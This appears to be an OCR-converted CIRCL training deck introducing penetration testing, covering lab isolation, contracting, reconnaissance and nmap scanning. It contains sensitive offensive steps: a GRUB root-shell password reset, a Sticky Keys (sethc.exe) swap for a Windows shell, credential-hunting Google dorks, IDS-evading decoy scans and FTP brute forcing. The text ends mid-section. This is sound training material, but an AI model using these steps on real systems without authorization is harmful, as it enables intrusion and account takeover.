Penetration Testing

An Introduction

CIRCL
Computer Incident
Response Center
Luxembourg

CIRCL *TLP:WHITE*

info@circl.lu

Version 1.0

Overview

1. Lab
2. Physical access to a PC
3. Paperwork
4. Reconnaissance
5. Scanning
6. Password cracking
7. Exploiting
8. Web hacking
9. Post exploitation
10. Supporting tools and techniques

CIRCL
Computer Incident
Response Center
Luxembourg

- 1. Lab

1.1 Lab - Preparation

Target systems:

- Metasploitable

  → https://sourceforge.net/projects/metasploitable/files/Metasploitable2/
- Damn Vulnerable Web Application (DVWA)

  → https://github.com/ethicalhack3r/DVWA
- Badstore

  → https://www.vulnhub.com/entry/badstore-123%2C41/
- Get a free temporary Windows XP VM from Microsoft

  → https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
- Find an old Linux server installation medium

Attacking system:

- Kali Linux


  → https://www.kali.org/downloads/

1.2 Lab - VM network configuration

- Why "Host-only" network:
  - You run vulnerable systems you don't want to expose
  - Typos happen also during the exercises
- Why VirtualBox


1.3.1 Lab - Setup "Host-only" network

In VirtualBox go to the **"File"** menu and select **"Preferences..."** to open **"VirtualBox - Settings"**.
On the left side select **"Network"** and activate the **"Host-only Networks"** tab.




1.3.2 Lab - Setup "Host-only" network

Select here the "+" Symbole. This will add the new network **"vboxnet0"**.




1.3.3 Lab - Setup "Host-only" network

Select **"vboxnet0"** and click on the **"screwdriver"** symbol on the right side to access the **"Host-only Network Details"** window.




1.3.4 Lab - Setup "Host-only" network

Configure the **"Adapter"** and the **"DHCP-Server"** settings according to your needs.




1.3.5 Lab - Setup "Host-only" network

If you participate in a **CIRCL training**, please use the settings of the screenshots.




1.4.1 Lab - Adding VMs to the "Host-only" network

For all the VMs participating in the Lab, one **Network Adapter** should be attached to the **Host-only Adapter** with the name **vboxnet0**



1.4.2 Lab - Adding VMs to the "Host-only" network

Make sure that **networking** is disabled for all other **Network Adapters**.



1.5 LAB

- Other points to take into consideration:
  - Learn about credentials from the docs of the VMs
  - You might have to create users/passwords
  - Login to each VM and test networking
  - Ensure you can not reach/ping the Internet
  - Ensure you can not reach/ping other LAN systems

CIRCL
Computer Incident
Response Center
Luxembourg

- 2. Physical access to a PC

2.1 Physical access - Discussions

- Defender's point of view:
  - Strong password
  - No password hints on the desk
  - BIOS password/security
  - Encrypt important files
  - Full disk encryption

- Attacker's point of view:
  - Boot the system from an external medium
  - Copy files of interest
  - Duplicate entire disk
  - OS level password reset
  - Reset BIOS / remove battery
  - Infect bootloader with a keylogger
  - Hardware keylogger

2.2 Physical access - Password reset on Linux

Step 1: Get root access

1. Launch Linux VM i.e. **Ubuntu_10.10_Server**
2. At **GRUB menu** press **e** for edit
3. Add **init=/bin/bash** at the end of the **linux** line
4. Press **CTRL** + **x** to boot
5. Welcome to the root shell

Step 2: Reset a password

1. Remount the disk in read/write mode: **mount -o remount,rw /dev/sda1**
2. Change the password for user ubuntu: **passwd ubuntu**
3. Write changes to disk **sync**
4. Remount the disk read-only: **mount -o remount,ro /dev/sda1**
5. Power off and reboot the system
6. Login as user and try: **sudo bash**

2.3 Physical access - Password reset on Windows

Step 1: Replace Sticky Keys tool

1. Boot PC from external medium: BackTrack ISO image
2. Mount disk maually: **mount /dev/sda1 /media/mountpoint**
3. **cd /media/mountpoint/WINDOWS/system32/**
4. **mv sethc.exe sethc.bak**
5. **cp cmd.exe sethc.exe**
6. Reboot from disk
7. At the login screen press 5x **SHIFT** key
8. Welcome to the root shell

Step 2: Reset a password

1. Change the password for user admin: **net user admin 123456**
2. Close root shell
3. Login as user **admin** and use password **123456**

CIRCL
Computer Incident
Response Center
Luxembourg

- 3. Paperwork

3.1 Paperwork - Pentesting vs. Attacking

Authorization:

Obtaining approval vs. No authorization

Motivation:

Improve Security vs. Profit
Help vs. Personal gain

3.2 Paperwork - Methodology

```
                Contract
              | Reconnaissance
          |     Scanning
Pivoting
          |     Exploitation
              | Post exploitation
               | Reporting
```

http://www.pentest-standard.org/

http://www.vulnerabilityassessment.co.uk/

http://www.isecom.org/research/osstmm.html

https://www.owasp.org/index.php/Web_Application_Penetration_Testing

3.3 Paperwork - Preparation / Contracting

- Get authorization!
- White-Box vs. Gray-Box vs. Black-Box
- Set-up lines of communication
- Engagement rules:
  - Timeline
  - Exact time of the tests
  - Source and destination
- Non-Disclosure agreement
- Limitation of a pentest:
  - View at this point in time
  - Resources and time frame limited

3.3 Paperwork - Preparation / Contracting

- Scoping
  - IP ranges and domain names
  - Aggressiveness
  - Dealing with 3rd parties
  - DoS testing
  - Social engineering
    - Classical, spear phishing, watherholing
    - Malicious URLs, dedicated malware
  - Try to enter the building
  - WLAN (Wardriving)
  - Wardialing
  - Dumpster Diving
  - Internet based attacks
  - Web applications

3.4 Paperwork - Reporting

- Key Points:
  - Date and time of the test
  - Duration
  - Names of Analysts
  - Scope
- Executive Summary:
  - Short, max. 2 pages
  - Written for management
  - Summary of most important findings

3.4 Paperwork - Reporting

- Detailed report:
  - Written for technical staff
  - Facts
  - Start with the most important/urgent
  - How the test was performed
  - Description of the problem
  - How to mitigate (potential solution)
- Raw output is overkill

CIRCL
Computer Incident
Response Center
Luxembourg

- 4. Reconnaissance

4.1 Reconnaissance - Collect public information

- Information collection from public available sources

  Job offers, announcements, partner sites, ...
- Maintain all data in digital form: A Wiki
- Analyse website of target:
  - HTML & Script code, comments & robots.txt
  - HTTRack: Copy and explore website offline
  - Tor Tails: The Amnesic Incognito Live System
  - `https://tails.boum.org/about/index.en.html`
- Get answers: Who? Where? What? When?

  Physical address, email address, phone numbers
  Employee names, social media info, business backgrounds

4.2 Reconnaissance - Google Advanced Operators

- `http://www.googleguide.com/advanced_operators_reference.html`
- **site:<www.domain.tld>** Exercise 'Compare':
  <domain><name> vs. **site:<domain><name>**
- **intitle:index** Exercise 'Find directory listings':
  allintitle:index of
  intitle:"index of" "parent directory"
- **(all)inurl:admin**
- **filetype:<e.g. xls,doc,pdf,mdb,ppt,rtf>**
- **(all)intext:<searchterm>**

4.2 Reconnaissance - Google Advanced Operators

- Exercise 'Combining operators':
  site:<domain>-site:www.<domain>

- Exercise 'Google Cache':

- Google Hacking-Database - GHDB:
  `http://www.exploit-db.com/google-dorks/`

  Exercise 'Find MySQL credentials':
  inurl:php.bak mysqlconnect user

4.3 Reconnaissance - Other resources

- `https://archive.org/`

  20 years, 510 billion time-stamped web objects by 2016-11-16

- `https://www.shodan.io/`

  The search engine for the Internet of Things
  country:lu port:2323
  ip:0.0.0.0
  `http://archive.hack.lu/2012/SHODAN.pptx`

- The Harvester:
  - Email address intelligence
  - Subdomain gathering

4.4 Reconnaissance - Whois / DNS

whois <domain>

host -a <domain>

 # nslookup

```
server 8.8.8.8
set type=NS
<domain>

set type=MX
<domain>

set type=ANY
<domain>
```

dig -t ns <domain>

dig -t mx <domain>

dig -t AXFR <domain>@ <all NS server>

4.4 Reconnaissance - Whois / DNS

- fierce.pl:
  - DNS iterrogation tool
  - Query for common host names
  - **/usr/bin/fierce/fierce.pl -dns <domain>**

- Nmap:
  - Reverse DNS lookup fo an address range
  - **nmap -sL <hostname>/24**

4.5 Reconnaissance - Other ideas

- Test email:
  - Send potential malicious Email

- MetaGooFil:
  - Collect meta data from documents
  - Suported formats: e.g. doc, docx, odp, ods, pdf, ppt, pptx, xls, xlsx
  - **mkdir files**
  - **/usr/bin/metagoofil/metagoofil.py -d <domain>-t pdf,doc,ppt -n 20 -o files -f result.html**

CIRCL
Computer Incident
Response Center
Luxembourg

- 5. Scanning

5.1 Scanning - Identifying

- "Live" IP addresses
- Open ports on "live" hosts
- The service listens on an open port
- The software providing the service
- Is there a vulnerability?

5.2 Scanning - "Live" IP addresses

Exercise: Ping Sweep

```
# mkdir pt1
# cd pt1
# fping -a -g 10.0.2.1 10.0.2.20 > liveHosts.txt

      -a Only live hosts in the output
      -g Address range for the sweep


# more liveHosts.txt
```

5.3 Scanning - Open ports

Nmap introduction:

`nmap 10.0.2.102`

- Scan top 1000 ports
- Very easy use case
- Good results
- 13.73 sec

`nmap -n 10.0.2.102`

- No DNS lookup
- Faster & less traffic
- 0.19 sec

`nmap -n -p80 --packet-trace 10.0.2.102`

- -p80 –>Just port 80
- –>packet-trace doesn't show everything on the wire

5.3 Scanning - Open ports

Nmap introduction:

```
nmap -n -p- 10.0.2.102
```

- -p- –>Scan all TCP/IP ports
- –>0 - 65.535
- –>6.34 sec

Exercise: SYN Scan vs. Connect Scan

```
nmap -n -sS -p21 --packet-trace 10.0.2.102
nmap -n -sT -p21 --packet-trace 10.0.2.102
```

Exercise: Network Sniffing

```
tshark -n
nmap -n -sS -p21 10.0.2.102
nmap -n -sT -p21 10.0.2.102
```

–>What is difference here?

5.3 Scanning - Open ports

Scan multiple targets and ports:

```
nmap -n -p80 10.0.2.102 10.0.2.103 10.0.2.104 10.0.2.105
```

- More short: 10.0.2.102,103,104,105
- More short: 10.0.2.102-105
- Combination: 10.0.2.102-104,105
- Full subnet: 10.0.2.1/24
- Excluding hosts: 10.0.2.1/24 –exclude 10.0.2.0-101,106-255
- Targets file: -iL ip-to-scan.txt
- Excluding file: –excludefile no-scan.txt

```
nmap -n -p 1-80,110,400-450 10.0.2.102-105
```

- All kinds of combinations are supported

5.3 Scanning - Open ports

Discovery options:

```
nmap -n -p80 -Pn 10.0.2.102
```

- -Pn Skip host descovery
- -PR ARP Ping
- -PE ICMP Echo Ping
- -PU UDP Ping
- -PS TCP SYN Ping
- -PT TCP ACK Ping
- -sn Scan Ping only

5.3 Scanning - Open ports

UDP scanning (DNS,NTP,DHCP,SNMP,TFTP,LDAP,RPC):

```
nmap -n -sU -p 53,67,69,123,161 10.0.2.102-105
```

- UDP is not session-based
- Unreliable
- A "Closed" port is easy to identify

```
nmap -n -sU 10.0.2.102
nmap -n -sU -p- 10.0.2.102
```

- Scan top 1.000 ports
- Scan all 65.535 ports
- Very slow: >20sec - 31h

5.3 Scanning - Open ports

Other scannig techniques:

Null Scan: `nmap -n -sN -p80 10.0.2.102`

- No TCP flag is set
- Reaction is OS dependent

Xmas Scan: `nmap -n -sX -p80 10.0.2.102`

- TCP flags set: FIN, PSH, URG
- TCP flags not set: ACK, SYN, RST
- RFC 793: If port "Open" then ignore the request
- RFC 793: If port "Close" then send back RST
- Linux/Unix are compliant
- Microsoft is not compliant

5.3 Scanning - Open ports

OS detection:

`nmap -n -O 10.0.2.102-105`

- Fingerprint responses
- Identify targetd OS

Decoy Scan:

Xmas Scan: `nmap -n -D 1.1.1.1,2.2.2.2,ME,3.3.3.3 10.0.2.102`

- Cloak the scan with decoys
- Goal: protect the attacker

Control speed of the scan with a timing template:

Xmas Scan: `nmap -n -T2 10.0.2.102`

- (0—1—2—3—4—5) equal to:
- (paranoid—sneaky—polite—normal—aggressive—insane)
- Goal (0—1): IDS evasion: 15sec, 0.4sec
- Goal (2): Small bandwith, do not crash target
- Goal (3): Normal bandwith, normal host

5.4 Scanning - Service and software identification

Exercise: manual approach with netcat, nc, ncat

```
ncat 10.0.2.102 80
GET / HTTP/1.0

ncat 10.0.2.102 80
GET test.html HTTP/1.0

ncat 10.0.2.102 80
GET / HTTP/1.1
Host: metaspolitable.localdomain
```

Exercise: Nmap version scan

```
nmap -n -sV 10.0.2.102,104
nmap -n -sUV -p 53,67,69,111,123,161,389 10.0.2.102,104
  -sV Version scan
```

5.5 Scanning - Searching for vulnerabilities

- Search product website for:
  - Security Advisories
  - Bugfixes
  - Release notes
  - Subscribe to security mailing lists
- Search public available exploit databases:
  - `https://www.exploit-db.com/`
  - `https://packetstormsecurity.com/`
- Do a Vulnerability Assessment:
  - `http://openvas.org/`
  - `http://www.tenable.com/products/nessus`

5.5 Scanning - Searching for vulnerabilities

- Search public available vulnerabilty databases:
  - `https://osvdb.org/` Shut down on April 2016
  - `http://seclists.org/fulldisclosure/`
  - `http://www.securityfocus.com/`
  - `http://cve.circl.lu/`

- Manually search for vulnerabilities:
  - `https://nmap.org/nsedoc/`
  - `http://www.tenable.com/products/nessus`
  - Known weak configurations
  - Online password cracking
  - Offline password cracking
  - Setup your own test environment

5.5.1 Scanning - Nmap Scripting Engine - NSE

- Activate NSE:
  - `nmap -n -sC 10.0.2.104`
  - `nmap -n --script default 10.0.2.104`

  - `nmap -n -A 10.0.2.104`
    `-sO`
    `-sV`
    `-sC`
    `--traceroute`

- <u>Exercise:</u>
  - `nmap -n -p- -A 10.0.2.104`

5.5.1 Scanning - Nmap Scripting Engine - NSE

- Categories:
  - auth, broadcast, brute, default, discovery, dos, exploit,
  - external, fuzzer, intrusive, malware, safe, version, vuln
  - 450 scripts by Nov. 2016

- Example of script classification:
  - `default discovery safe version`
  - `exploit intrusive vuln`

- Getting help:
  - `nmap --script-help "all"`
  - `nmap --script-help "vuln"`
  - `nmap --script-help "ftp-vsftpd-backdoor"`

5.5.1 Scanning - Nmap Scripting Engine - NSE

Examples:

```
nmap -n --script default,version 10.0.2.102
nmap -n --script "default or version" 10.0.2.102
nmap -n --script "default and version" 10.0.2.102

nmap -n --script smb-os-discovery 10.0.2.105
nmap -n --script smb-os-discovery 10.0.2.102
nmap -n --script smb-os-discovery --script-trace 10.0.2.10

nmap -n --script "http-*" 10.0.2.102
nmap -n --script "not intrusive"
```

5.5.1 Scanning - Nmap Scripting Engine - NSE

Exercise: Analyze FTP service

```
nmap -n -sV -p 21 10.02.102
    > vsftpd 2.3.4
    > Search on Internet: # http://nmap.org/nsedoc/


nmap -n -sV -p 21 --script ftp-anon 10.0.2.102

# Try manually to login
ftp <target>
user anonymous
pass test@test.lu
```

5.5.1 Scanning - Nmap Scripting Engine - NSE

Exercise: Analyze FTP service

```
nmap -n -p 21 --script ftp-brute 10.0.2.102

cat /usr/share/nmap/nselib/data/usernames.lst
cat /usr/share/nmap/nselib/data/passwords.lst |wc -l

# Takes ~10 Minutes
# So I create my optimzed wordlist for the training


nmap -n -p 21 --script ftp-brute \
--script-args=passdb=/usr/share/nmap/nselib/data/mypwd.lst \
10.0.2.102
```

5.5.1 Scanning - Nmap Scripting Engine - NSE

Example: Analyze SSH and RPC service

```
nmap -n -p 22 --script ssh* 10.0.2.102
nmap -n --script rpcinfo 10.0.2.102
```

Example: Analyze HTTP service

```
nmap -n --script http-enum 10.0.2.102-104
